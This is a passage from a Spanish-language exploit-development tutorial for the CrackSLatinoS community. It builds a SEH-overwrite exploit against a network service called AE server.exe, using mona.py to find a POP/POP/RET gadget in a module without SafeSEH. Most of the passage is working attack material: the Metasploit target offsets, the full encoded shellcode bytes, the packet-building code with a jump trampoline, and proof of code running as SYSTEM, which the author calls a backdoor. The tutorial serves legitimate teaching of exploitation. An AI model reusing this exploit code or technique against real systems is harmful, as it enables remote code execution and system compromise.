En este punto es tentador pensar en poner una dirección de la pila hardcodeda dónde esté la shellcode. Si lo probáis veréis que nunca llegará a la shellcode. Esto es así porque utilizamos el registro SEH para saltar a nuestro código y el manejador de excepciones, antes de devolver el flujo a nuestro código, hace varias comprobaciones sobre la dirección a la que saltar. Por ejemplo el hecho de que se salte a una dirección de pila, que no considera una zona válida. O



que se salta a una dirección de un módulo con el flag SafeSEH activado y que dicha dirección no esté en la lista de manejadores de excepciones válida.

Ya que el fallo lo vamos a explotar sobreescribiendo el registro SEH, necesitamos saber que módulos no tienen activado el flag *SafeSEH* para poder ejecutar código de esos módulos y utilizarlos de trampolín para saltar a nuestra shellcode. Este software carga bastantes módulos por lo que realizar búsquedas a mano de opcodes de módulos sin el flag *SafeSEH* se puede volver bastante tedioso. Si queremos hacer todo este trabajo de manera eficiente, lo mejor es utilizar el script ***mona.py***, con el que poder realizar todo esto de manera rápida y eficiente. En el siguiente enlace podéis ver toda la información necesaria sobre el mismo:

<https://www.corelan.be/index.php/2011/07/14/mona-py-the-manual/>

Para el que no haya utilizado nunca este maravilloso script, les recomiendo que lean con calma el tutorial facilitado anteriormente.

## Exploit – Análisis automático

Entre otras muchas cosas, lo que vamos a utilizar de mona es la funcionalidad de analizar el entorno en el momento del crash y que nos indique que estrategia utilizar para poder llegar a ejecutar nuestro código. El script observará los registros, la pila y demás punteros que apunten a nuestro paquete, concretamente al padding, y en función de las protecciones activadas, nos indicará en que offset debemos meter que direcciones de módulos sin protecciones para poder llegar a saltar a nuestra shellcode. ¿No os parece una maravilla? ;D Sí, todo esto lo deberíamos hacer a mano para aprenderlo bien, pero como ya lo hemos hecho en otras ocasiones, ahora vamos a explicar cómo hacerlo con mona en este caso.

Para utilizar mona como es debido, en primer lugar vamos a utilizar un patrón cíclico para que mona pueda identificar correctamente los offsets detectados, para ello vamos a modificar nuestro exploit, dónde la variable padding contenga el patrón cíclico, en lugar de nuestra cadena tintada. Para ello, tras copiar el script mona.py en el directorio PyCommands:

**C:\Archivos de programa\Immunity Inc\Immunity Debugger\PyCommands**

Vamos a proceder a generar una cadena larga como padding. Ya que en nuestro script veníamos introduciendo una cadena de 0x1000 bytes como padding, vamos a generar esa misma cadena con mona. Para ello, una vez abierto el debugger sin necesidad de attachearse a ningún proceso, vamos a ejecutar el siguiente comando en la barra inferior:

**!mona pattern\_create 4096**

La longitud se debe proporcionar en decimal. Una vez hecho esto, nos crea un patrón en el fichero '*pattern.txt*', por defecto, en el directorio principal de ImmunityDebugger:

**C:\Archivos de programa\Immunity Inc\Immunity Debugger**

O en el directorio que se haya establecido con el comando:


**!mona config -set workingfolder c:\DestinationFolder**



Tras esto, copiamos la cadena desde el fichero '*pattern.txt*' (no de la ventana de Logs (Alt+L) del debugger, porque como bien dice ahí, puede que la cadena se trunque) a nuestra variable padding:

```
padding = "Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2
```

Tras esto, volvemos a lanzar el exploit con este nuevo padding y una vez se provoque la excepción:




Vamos a proceder a analizar el estado con mona. Para ello, vamos a ejecutar el siguiente comando:

**!mona findmsp**


Este comando tal y como indica en la URL de ayuda que indiqué antes, muestra toda la información relativa a la explotación en base a el patrón cíclico detectado en los registros, pila, registros SEH, etc.. Ya sean porciones concretas o punteros a punteros, y demás. Lo cierto es que detecta muchísima información y toda ella es volcada en el fichero '*findmsp.txt*'. Con esta información ya podríamos empezar a trabajar, buscando trampolines en función de esta información. Pero mona es capaz de mucho más, así que vamos a proceder a hacer esto mismo automáticamente, para ello una vez se produce el crash, vamos a ejecutar este comando:

**!mona suggest**

Este comando ejecuta automáticamente **findmsp** generando el fichero '*findmsp.txt*' y te pregunta sobre qué tipo de exploit será:




Como el nuestro es *'network client (tcp)'* nos pregunta a continuación el puerto:



¿Y para que quiere esta información? ¿Qué va a hacer con esto? ¿No irá a hacernos automáticamente el exploit? Pues no, pero casi ;D Tras este comando, nos genera un fichero *'exploit.rb'* en blanco y otro *'exploit\_seh.rb'* que básicamente es un exploit para Metasploit, dónde envía la cadena al puerto establecido y cuyo parámetros para lanzar la shellcode son:

```
'Targets'      =>
[
  [ '<fill in the OS/app version here>',
    {
      'Ret'      => 0x028872c6, # pop eax # pop esi # ret - dbghelp.dll
      'Offset'   => 2116
    }
  ],
],
```

Es decir, que mona, tras analizar el crash, nos ha creado un esqueleto para Metasploit con los parámetros concretos con los que explotar el fallo y ejecutar nuestra shellcode. Y nos está diciendo que en el registro SEH debemos de introducir la dirección 0x028872c6, para ejecutar un *pop/pop/ret* del módulo *dbghelp.dll* compilado sin SafeSEH. Y que tras esto, estaremos ejecutando lo que haya en el '*Offset 2116*' = 0x844 del padding, es decir, el offset dónde debemos introducir nuestra shellcode. Si recordáis, en el apartado '*Explotación*' anterior, vimos como al producirse el crash, en la pila se veía nuestra cadena larga de '*B*' en [ESP+8]:




Es decir que si hacemos POP/POP desplazamos ESP+8 y al hacer RETN copiamos en EIP la dirección 01CDFF10, que apunta a nuestra cadena. Mona ha sido capaz de ver esto y nos ha dado la dirección del POP/POP/RET de un módulo sin SEH. ¡Qué listo! ;P

Bueno, con esta información, vamos a sustituir las 'AAAA' en el registro SEH, por la dirección del *pop/pop/ret* y vamos a ver cómo queda la pila para ver cómo saltar a la shellcode. Para ello

vamos a poner un BP en la dirección del salto 0x28872C6 y vamos a lanzar el exploit con las 'AAAA' cambiadas a este valor, recordar que debe introducirse en Little endian:

**struct.pack("<L", 0x28872C6)**

Una vez cambiado y lanzado, vemos que el debugger se detiene justo en esa dirección:



Esto significa que acabamos de ejecutar código ;D Ya tenemos el flujo del programa bajo nuestro control. Como vemos en la pila, al hacer POP/POP/RETN ejecutaremos lo que hay en la dirección 0x01CDFF10 que apunta justo encima de nuestro registro SEH:

```
01CDFF10 73433573 s5Cs Pointer to next SEH record
01CDFF14 028872C6 3re0 SE handler
01CDFF18 43387343 Cs8C
01CDFF1C 74433973 s9Ct
01CDFF20 31744330 0Ct1
01CDFF24 43327443 Ct2C
01CDFF28 74433374 t3Ct
01CDFF2C 35744334 4Ct5
```

Esto quiere decir que comenzará a ejecutar los opcodes que hay justo encima de la dirección. Por lo que solo tenemos 4 bytes para saltar a nuestra shellcode ya que esta dirección debe respetarse o no podremos ejecutar código. Para verlo más claro, vamos a meter cuatro INT3 (0xCC) justo delante del SEH:

```
01CDFF10 CCCCCCCC 111111 Pointer to next SEH record
01CDFF14 028872C6 3re0 SE handler
01CDFF18 43387343 Cs8C
01CDFF1C 74433973 s9Ct
01CDFF20 31744330 0Ct1
01CDFF24 43327443 Ct2C
```

y veremos qué pasa cuando se ejecute el RETN:

```
01CDFF10 CC INT3
01CDFF11 CC INT3
01CDFF12 CC INT3
01CDFF13 CC INT3
01CDFF14 C6 00
01CDFF15 ^72 88 JB SHORT 01CDFF9F
01CDFF17 0243 73 ADD AL,BYTE PTR DS:[EBX+73]
01CDFF1A 3843 73 CMP BYTE PTR DS:[EBX+73],AL
01CDFF1D 3943 74 CMP DWORD PTR DS:[EBX+74],EAX
01CDFF20 3843 74 XOR BYTE PTR DS:[EBX+74],AL
```



```
# msfpayload windows/exec CMD=calc.exe EXITFUNC=process R | msfencode -t c
# [*] x86/shikata_ga_nai succeeded with size 227 (iteration=1)
shellcode = (
    "\xda\xca\xba\x1b\x7c\xb3\x74\xd9\x74\x24\xf4\x5f\x31\xc9\xb1"
    "\x33\x83\xc7\x04\x31\x57\x13\x03\x4c\x6f\x51\x81\x8e\x67\x1c"
    "\x6a\x6e\x78\x7f\xe2\x8b\x49\xad\x90\xd8\xf8\x61\xd2\x8c\xf0"
    "\x0a\xb6\x24\x82\x7f\x1f\x4b\x23\x35\x79\x62\xb4\xfb\x45\x28"
    "\x76\x9d\x39\x32\xab\x7d\x03\xfd\xbe\x7c\x44\xe3\x31\x2c\x1d"
    "\x68\xe3\xc1\x2a\x2c\x38\xe3\xfc\x3b\x00\x9b\x79\xfb\xfb\x11"
    "\x83\x2b\xa5\x2e\xcb\xd3\xcd\x69\xec\xe2\x02\x6a\xd0\xad\x2f"
    "\x59\xa2\x2c\xe6\x93\x4b\x1f\xc6\x78\x72\x90\xcb\x81\xb2\x16"
    "\x34\xf4\xc8\x65\xc9\x0f\x0b\x14\x15\x85\x8e\xbe\xde\x3d\x6b"
    "\x3f\x32\xdb\xf8\x33\xff\xaf\xa7\x57\xfe\x7c\xdc\x63\x8b\x82"
    "\x33\xe2\xcf\xa0\x97\xaf\x94\x9c\x9e\x15\x7a\xf5\xd1\xf1\x23"
    "\x53\x99\x13\x37\xe5\xc0\x79\xc6\x67\x7f\xc4\xc8\x77\x80\x66"
    "\xa1\x46\x0b\xe9\xb6\x56\xde\x4e\x48\x1d\x43\xe6\xc1\xf8\x11"
    "\xbb\x8f\xfa\xcf\xff\xa9\x78\xfa\x7f\x4e\x60\x8f\x7a\x0a\x26"
    "\x63\xf6\x03\xc3\x83\xa5\x24\xc6\xe7\x28\xb7\x8a\xc9\xcf\x3f"
    "\x28\x16")
```


Como se puede ver, ocupa exactamente 227 bytes, nos cabe, justa, pero nos cabe. Vamos a introducir la shellcode justo después del SEH:

```
offsetPaddingSEH      = 0x848          # Offset del padding donde esta el puntero SEH Handler
addressSEH            = 0x028872c6      # POP/POP/RET en el modulo dbghelp.dll sin SafeSEH Ver en mona

padding1 = 'B' * (offsetPaddingSEH - 4) # Los 4 bytes de espacio hasta SEH desde donde se llega con el POP/POP/RET
trampolin = "\xcc\xcc\xcc\xcc"          # INT3 INT3 INT3 INT3
# Introducimos la direccion del trampolin en un modulo compilado sin SafeSEH, para llevar la ejecucion a la pila
poppopret = struct.pack("<L", addressSEH)

"""
-- Montamos el paquete y lo enviamos
"""
# Montamos el paquete completo
DATA = header + padding1 + trampolin + poppopret + shellcode
DATA += 'C' * (totalLenData - len(DATA)) # Hay que rellenar exactamente para que se cumpla la COMPROBACION 3
```

y lo volvemos a ejecutar parando en el POP/POP/RET para ver como saltar a la shellcode. Una vez ejecutado, llegamos a los INT3 y en ese espacio de 4 bytes, vamos a escribir el salto a la shellcode (JMP SHORT 01CDFF18) para ver los opcodes a introducir en nuestro exploit:



Que tal y como se puede ver en el recuadro rojo de la imagen anterior, son **EB 06**. Que para el que no lo sepa, es un salto relativo a +6 bytes, es decir que no se introduce la dirección


hardcodeada, sino cuantos bytes debe avanzar respecto a EIP. En el debugger si se introduce, para que el solo lo calcule. Así que procedemos a meterlo en nuestro exploit:

```
offsetPaddingSEH      = 0x848          # Offset del padding donde esta el puntero SEH Handler
addressSEH             = 0x028872c6     # POP/POP/RET en el modulo dbghelp.dll sin SafeSEH Ver en mona

padding1 = 'E' * (offsetPaddingSEH - 4) # Los 4 bytes de espacio hasta SEH desde donde se llega con el POP/POP/RET
trampolin = ( "\xEB\x06" # JMP SHORT +6
              "\xCC"     # INT3
              "\xCC"     # INT3
            )
# Introducimos la direccion del trampolin en un modulo compilado sin SafeSEH, para llevar la ejecucion a la pila
poppopret = struct.pack("<L", addressSEH)

"""
-- Montamos el paquete y lo enviamos
"""
# Montamos el paquete completo
DATA = header + padding1 + trampolin + poppopret + shellcode
DATA += 'C' * (totalLenData - len(DATA)) # Hay que rellenar exactamente para que se cumpla la COMPROBACION 3
```

y lo volvemos a lanzar para ver si salta correctamente a nuestra shellcode:



Efectivamente, ha llegado a nuestra shellcode y lo está ejecutando. Ahora solo queda darle a F9 para ver si se abre la calculadora. Para ello vamos a abrir el *Process Explorer* y vamos a ver si el proceso calc.exe cuelga de AEserv.exe antes de que se cierre:

Process	CPU	Private Bytes	Working Set	PID
System Idle Process	100.00	0 K	28 K	0
System		0 K	240 K	4
Interrupts	< 0.01	0 K	0 K	n/a
smss.exe		172 K	416 K	352
csrss.exe		1.796 K	2.020 K	504
winlogon.exe		6.404 K	2.056 K	600
services.exe		2.076 K	5.236 K	644
vmacthlp.exe		580 K	2.328 K	804
svchost.exe		2.964 K	4.640 K	816
svchost.exe		1.744 K	4.068 K	900
svchost.exe		12.236 K	19.404 K	992
wscntfy.exe		500 K	1.888 K	300
svchost.exe		1.268 K	3.368 K	1048
svchost.exe		1.424 K	3.708 K	1176
spoolsv.exe		3.728 K	5.636 K	1344
svchost.exe		1.200 K	3.272 K	1648
WVSScheduler7.e...		1.084 K	3.996 K	1684
WVSScheduler.exe		2.356 K	6.816 K	1712
iqs.exe		6.700 K	1.420 K	1788
vmtoolsd.exe		6.500 K	8.292 K	1892
VMUpgradeHelper...		964 K	3.884 K	2012
AE server.exe		10.388 K	20.812 K	2876
calc.exe		808 K	2.488 K	4080
alg.exe		1.120 K	3.400 K	1476
wmiapsrv.exe		1.348 K	4.364 K	1748
lsass.exe		3.716 K	1.100 K	656
explorer.exe		14.048 K	22.360 K	1836
VMwareTray.exe		2.016 K	4.496 K	1376
jusched.exe		988 K	3.472 K	1960


Bingo!! Hemos conseguido ejecutar la calculadora con éxito. Pero el debugger salta con una excepción, como era de esperar, así que le damos a Shift+F9 y vemos que termina el proceso, sin embargo, al ver el Process Explorer, vemos que aunque el servicio AEservr.exe ya no está ejecutándose, la calculadora (*calc.exe*) sigue ejecutándose, aunque no cuelgue de AEservr.exe:

Process	CPU	Private Bytes	Working Set	PID
System Idle Process	100.00	0 K	28 K	0
System		0 K	240 K	4
Interrupts	< 0.01	0 K	0 K	n/a
smss.exe		172 K	416 K	352
csrss.exe		1.796 K	2.012 K	504
winlogon.exe		6.040 K	2.200 K	600
services.exe		2.076 K	5.236 K	644
vmacthlp.exe		580 K	2.328 K	804
svchost.exe		2.964 K	4.640 K	816
svchost.exe		1.744 K	4.068 K	900
svchost.exe		12.212 K	19.396 K	992
wscntfy.exe		500 K	1.888 K	300
svchost.exe		1.268 K	3.368 K	1048
svchost.exe		1.424 K	3.708 K	1176
spoolsv.exe		3.728 K	5.636 K	1344
svchost.exe		1.200 K	3.272 K	1648
WVSScheduler7.e...		1.084 K	3.996 K	1684
WVSScheduler.exe		2.356 K	6.816 K	1712
iqs.exe		6.700 K	1.420 K	1788
vmtoolsd.exe		6.500 K	8.292 K	1892
VMUpgradeHelper...		964 K	3.884 K	2012
alg.exe		1.120 K	3.400 K	1476
wmiapsrv.exe		1.348 K	4.364 K	1748
lsass.exe		3.748 K	1.144 K	656
explorer.exe		14.048 K	22.360 K	1836
VMwareTray.exe		2.016 K	4.496 K	1376
jusched.exe		988 K	3.472 K	1960
jucheck.exe		2.888 K	6.112 K	292
VMwareUser.exe		3.732 K	7.476 K	1972
ctfmon.exe		856 K	2.848 K	140
WZQKPICK.EXE		620 K	2.384 K	164
cmd.exe		1.984 K	116 K	1264
procexp.exe		9.088 K	13.028 K	1508
ImmunityDebugger.exe		9.028 K	9.916 K	3320
pythonw.exe		10.196 K	14.232 K	3732
calc.exe		808 K	2.488 K	4080

Perfecto, el servicio se ha cerrado y la calculadora sigue ejecutándose, gracias al argumento EXITFUNC al generar la shellcode.

Por último, vamos a ver las propiedades de esta calculadora:





Si, efectivamente es un proceso huérfano del servicio AEsrvr.exe **que se ejecuta como SYSTEM!!!** Vamos, toda una puerta trasera al sistema.

Con esto ya hemos acabado por fin nuestro exploit. La versión final del exploit está adjunta al tutorial.

## Despedida

Como siempre, dar las gracias a **Ricardo Narvaja** por su perseverancia en los concursos de esta comunidad, aun no siendo todos resueltos y por su capacidad de escoger retos de exploiting que despierten el interés sean variados y puedan estar al alcance de todos.

Gracias a toda la comunidad de **CrackSLatinoS** por el interés puesto en estos temas de exploiting. Cuando escribí mis primeros tutes apenas había unos pocos y en estos momentos hay muchos y buenos sobre todo tipo de software, protección y dificultad.

Como no, a **ti** por estar tan loco de quedarte sentado leyendo todas estas páginas sin morir por el camino y además disfrutando ;P

*¡¡Hasta la próxima, que espero sea pronto!!*

**Rubén Garrote García**



[rubengarrote@gmail.com](mailto:rubengarrote@gmail.com)  
[boken00@gmail.com](mailto:boken00@gmail.com)



[@Boken](https://twitter.com/Boken)



<http://boken00.blogspot.com.es/>